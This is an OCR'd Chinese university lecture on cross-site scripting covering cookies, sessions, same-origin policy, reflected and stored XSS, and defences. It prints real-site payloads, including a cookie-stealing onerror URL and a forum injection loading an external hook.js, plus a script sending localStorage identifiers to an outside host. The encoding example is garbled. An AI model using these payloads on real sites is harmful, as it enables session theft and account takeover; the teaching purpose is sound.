
4. 跨站脚本攻击

授课教师：游伟 副教授
授课时间：周五10:00 – 11:30（立德楼909）
课程主页：https://www.youwei.site/course/cybersecurity

引子1

YOJ：窃取用户登陆身份凭证

http://yoj.ruc.edu.cn/index.php/index/%3cimg%20src=x%20onerror=alert(document.cookie)%3e



引子2

三国杀论坛：强迫加好友和转移“粮饷”

https://club.sanguosha.com/misc.php?mod=ranklist


通过留言方式
注入的脚本代码

```
<a href="home.php?mod=space&uid=1044931&do=profile" target="_blank" id="bid_1044931" onmouseover="showTip(this)" tip="UV1988: <img src=x onerror=appendscript('https://www.youwei.site/uv/hook.js')>" initialized="true">
  <img src="https://club.sanguosha.com/uc_server/data/avatar/001/04/49/31_avatar_small.jpg" onerror="this.onerror=null;this.src='https://club.sanguosha.com/uc_server/images/noavatar_small.gif'">
```

目录


4.1 Cookie

- Cookie是一段存放在客户端的文本数据，由服务器端生成，发送给客户端浏览器。客户端浏览器如果设置为启用cookie，则会将这个小文本数据保存到其某个目录下的文本文件内（**永久Cookie**）或浏览器内存中（**临时Cookie**）
- 客户端下次登录同一Domain下的网页，浏览器则会自动将Cookie读入之后，传给服务器端。服务器端可以对该Cookie进行读取并验证。一般情况下，Cookie中的值是以key-value的形式进行表达的
- HTTP是一种无状态协议。Cookie可认为是一种**跨页面**的数据共享机制，常被用来保存用户认证相关的信息
- 问题：什么时候需要跨页面数据共享？



4.1 Cookie

- **服务器端应用**可通过以下方式保护敏感的Cookie值：
  - 给一个Cookie赋以空值，清空敏感信息
  - 设置适当的Cookie的失效时间，让该Cookie在一段时间后自动被删除（如在会话结束时）
  - 设置Cookie的HTTP-ONLY属性，禁止JavaScript读取




设置Cookie的HTTP-ONLY属性为True可以禁止被脚本程序访问，降低被跨站攻击盗取Cookie的风险

4.1 Cookie

- 在盗取了Cookie后，攻击者可以通过构造包含盗取Cookie的请求来冒充合法用户身份，即**重放攻击（Replay Attack）**，通常攻击者会冒充用户登录：
  - BBS
  - Web mail
  - 网络购物网站
  - ……

4.2 Session

- **会话(Session)**的含义是指某个用户在网站上的有始有终的一系列动作的集合。例如，用户在访问网站时， Session就是指从用户登入站点到到关闭浏览器所经过的这段过程。**Web领域中的Session又指服务器端创建的一段可定制的数据**
- Session中的数据可以被同一个客户在网站的一次会话过程共享。但是对于不同客户来说，每个人的Session是不同的
- Session可认为是一种保存在服务器端的跨页面（跨请求）的数据共享机制



4.2 Session


- 当程序需要为某个客户端的请求创建一个Session的时候，服务器可以首先检查这个客户端的请求里是否已包含了一个Session标识：称为Session ID（通常为一个随机的长字符串）
  - 如果已包含一个Session ID则说明以前已经为此客户端创建过Session，服务器就按照Session ID把这个 Session检索出来使用
  - 如果客户端请求不包含Session ID，则为此客户端创建一个Session并且生成 一个与此Session相关联的Session ID， Session ID的值应该是一个既不会重复，又不容易被找到规律以仿造的字符串，这个Session ID可在响应中返回给客户端保存
- 一般情况下， **Session ID被保存在客户端的Cookie中**（如用户登录成功后，将用户认证成功的信息存放在一个Session中，并将此Session ID设置存放在客户端Cookie中）

4.2 Session

- 当用户结束会话时（如关闭浏览器），服务端的Session并不会被立即删除（若非主动告知，服务端并不会知道用户结束了会话）。除非程序通知服务器删除一个Session，否则服务器会一直保留这个Session对象，直到Session超时失效，被垃圾收集机制收集掉
- 攻击者如果能获得Session ID，有可能利用其这个Session ID来对应服务器端的某个Session对象，从而实施攻击（通常为假冒对应Session的用户）。Session ID可以认为是操作Session的**句柄**
- **Session机制的安全性很大程度上依赖于Cookie的安全性**

4.3 同源策略

- **一个超文本网页可能内嵌有多个来源的资源**，对客户端脚本的资源访问必须加以控制
- 为此，Netscape提出的**同源策略（Same Origin Policy，SOP）**成为一个基本的Web安全策略
  - 根据这个策略，不同域下的JavaScript无法跨域操作别的域下的对象：源自baidu.com的JavaScript代码，不能访问源自google.com的页面内容
  - 所谓同源一般是指：域名，协议，端口相同




4.3 同源策略

- 判断以下URL是否同源

Compared URL	Outcome	Reason
http://www.example.com/dir/page2.html	Success	Same protocol, host and port
http://www.example.com/dir2/other.html	Success	Same protocol, host and port
http://username:password@**www.example.com**/dir2/other.html	Success	Same protocol, host and port
http://www.example.com:**81**/dir/other.html	Failure	Same protocol and host but different port
https://www.example.com/dir/other.html	Failure	Different protocol
http://**en.example.com**/dir/other.html	Failure	Different host
http://**example.com**/dir/other.html	Failure	Different host (exact match required)
http://**v2.www.example.com**/dir/other.html	Failure	Different host (exact match required)
http://www.example.com:**80**/dir/other.html	Depends	Port explicit. Depends on implementation in browser.

4.4 跨站脚本攻击概述

- 代码注入：注入的代码在目标页面的上下文环境中运行，使得其与目标站点同源




```
var domain = "http://2.gongwanlu.sinaapp.com";
alert(2);
function getQueryString(url, key) {
  var qs = url.search.substr(1);
  var args = {};
  var items = qs.length ? qs.split("&") : [];
  var item = null;
  var len = items.length;
  for(var i = 0; i < len; i++) {
    item = items[i].split("=");
    var name = decodeURIComponent(item[0]);
    var value = decodeURIComponent(item[1]);
    if(name) {
      args[name] = value;
    }
  }
  return args[key];
}

var media_id = getQueryString(location, "media_id");
var storage_item = "ui3_" + media_id;
var item = localStorage.getItem(storage_item);
var json = JSON.parse(item);
var openid_wxwall = json["openid"];
var vid = json["vid"];
var done = json["done"];
var redirect = "http://weixiao.nickboy.cc/go_to_wall/" + media_id;

if (done == null) {
  json["done"] = "true";
  localStorage.setItem(storage_item, JSON.stringify(json));
  location.href = domain + encodeURI("/uv/wxwall/authorize.php?openid_wxwall=" + openid_wxwall + "&vid=" + vid + "&redirect=" + redirect);
}
```

匿名墙为管理员提供了一个开放的注入代码方式：高级配置->插件

4.4 跨站脚本攻击概述


- 跨站脚本是指在远程的Web页面的HTML代码中插入具有恶意目的的代码，当用户访问此页面时，用户浏览器将会执行嵌入其中的脚本
- 跨站脚本在英文中称为Cross-Site Scripting，缩写为XSS。XSS可认为是一种浏览器中的代码注入漏洞，浏览器实际上提供了一个能支持多种语言的解释执行环境
- Web浏览器也是一个**脚本语言解释执行器**
  - 脚本可嵌入到HTML页面中，由浏览器解释执行
  - 可支持多种语言（JavaScript、VBScript、ActiveX等）， 最常见的是JavaScript
- “跨站”表示：目标Web网站原有脚本之外的脚本
  - 攻击者驱使Web Server传递恶意脚本给用户
  - 恶意脚本在用户浏览器中执行（避开同源策略的保护）

4.4 跨站脚本攻击概述

- 跨站脚本一般需要以下几个条件：
  - Web应用会与用户进行交互，接收用户输入；
  - 输入被用于创建动态内容（其他用户可访问）
  - 输入没有经过足够的检验（未过滤恶意的内容）
- XSS常用于：
  - 窃取认证信息
  - 窃取Web页面内容、修改Web页面
  - 伪造Web应用界面（如登录）
  - ……
- XSS可大致分为2种类型：
  - 反射型XSS：反射型XSS只是将用户输入数据"反射"回用户浏览器中，攻击者需要诱使用户访问一个有漏洞的链接，而攻击向量存放在这个链接URL中（参数部分）
  - 存储型XSS：攻击向量被存储在服务器端（如新闻评论、论坛帖子、邮件内容），当用户访问相关页面时被装载进用户浏览器中执行


反射型XSS

http://myserver.com/test.jsp?name=Stefan





```
<HTML>
<Body>
Welcome Stefan
</Body>
</HTML>
```

http://myserver.com/test.jsp?name=<script>alert("Attacked")</script>




```
<HTML>
<Body>
Welcome
<script>alert("Attacked")</script>
</Body>
</HTML>
```

存储型XSS



1. Attacker sends malicious code
2. Server stores message
3. User requests message
4. Message is delivered by server
5. Browser executes script in message

4.5 跨站脚本攻击的防御

- 对XSS漏洞的防护主要体现在以下两个方面：
  - 对输入数据进行验证，即在某个数据被服务器端接受之前，必须使用一定的验证机制来验证输入数据是否合法。常见的如黑名单或白名单验证
  - 对输出数据进行变换，主要是进行适当的编码，防止任何已成功注入的脚本在浏览器端运行。即使得恶意数据在显示在客户端浏览器时以平凡文本的方式显示，而非JavaScript脚本或HTML等富文本元素
  - 重要Cookie设置HTTP-ONLY

4.5 跨站脚本攻击的防御

- 对输入数据进行验证
  - 可能的注入源：
    - Form表单元素: Post/Get
    - URL参数
    - Cookie
    - HTTP Header
    - ……

攻击者可以编程实现发送包含恶意构造的HTTP Head的Web请求

理论上，只要是来自客户端的输入都可以是注入源

- 白名单法：对合法输入进行规定，只接受规定了的合法的字符，例如规定：输入只能为一个5到25个字符、数字、下划线或汉字组成的字符串
- 黑名单法：对非法输入字符进行规定，当出现非法字符时进行过滤，以净化（Sanitization）输入，例如可将一些如%、< 、>、 [、]、{、}、;、&、+、-、“、(、) 的字符过滤掉（特别是“<”和“>”）
- 常用的字符检测工具是正则表达式

4.5 跨站脚本攻击的防御

- 数据输出前，对关键的字符进行**编码**（如数字和字母外的所有其它字母），将输出转换（转义）为不带HTML语义的平凡文本，常见编码方式包括：
  - HTML entity encoding
  - JavaScript escaping
  - CSS escaping
  - URL (or percent) encoding
- 例如：

<script>alert(“java”)</script>

编码

<script>alert("java")</script>

浏览器会解码显示相应字符，如将<还是显示为 <

建议调查一下常见邮箱的编码方式

<DIV style="line-height:1.7;color:#000000;font-size:14px;font-family:Arial"><script>alert("Attacked")</script></DIV>